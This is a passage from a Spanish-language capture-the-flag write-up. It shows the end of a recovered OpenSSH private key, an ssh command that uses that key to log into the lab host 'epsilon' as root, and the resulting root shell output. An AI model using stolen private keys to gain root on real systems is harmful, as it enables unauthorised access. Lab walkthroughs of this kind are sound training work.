wHPJ06Sx4DL57RPiH7LOCeLX4d492hI0H6Z2VN6AA50BywjkrdlWm3sqJdt0BxFuL6UIJM
04vqf3TGIQh50EALanN9wgLWPSvYtjZE8uyauSojtZ1Kc3Ww6qe21at8I4NhTmSq9Hck+T
KmGDLbEOX50oa2JFH2Fcle7XYSTWbSQ9sAAADBAOD9YEjG9+6xw/6gdVr/hP/0S5vkvv3S
527afi2HYZYew4i9UqRLbjGyku7fmrtwyTJA5vqC5ZEcjK92zbyPhaa/oXfPSJsYk05Xjv
6wA2PLxVv9Xj5ysC+T5W7CBUvLHhhefuCMLqsJNLOJsAs9CSqwCIWiJlDi8zHkitf4s6Jp
Z8Y4xSvJMmb4XpkDMK464P+mve1yxQMyoBJ55B0m7oihut9st3Is4ckLkOdJxSYHIS46bX
BqhGglrHoh2JycJwAAAxyb290QGVvc2lsb24BAgMEBQ=
-----END OPENSSH PRIVATE KEY-----
```

Nos conectamos por ssh con la id_rsa obtenida y ganamos acceso como root.

```
└─# ssh root@10.10.11.134 -i id_rsa
The authenticity of host '10.10.11.134 (10.10.11.134)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.134' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 22 Nov 2022 07:09:47 PM UTC

System load:                0.0
Usage of /:                 67.8% of 5.78GB
Memory usage:              18%
Swap usage:                 0%
Processes:                 236
Users logged in:           0
IPv4 address for br-a2acb156d694: 172.19.0.1
IPv4 address for docker0:   172.17.0.1
IPv4 address for eth0:      10.10.11.134
IPv6 address for eth0:      dead:beef::250:56ff:feb9:7cae

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb  7 01:51:07 2022
root@epsilon:~# whoami
root
root@epsilon:~# █
```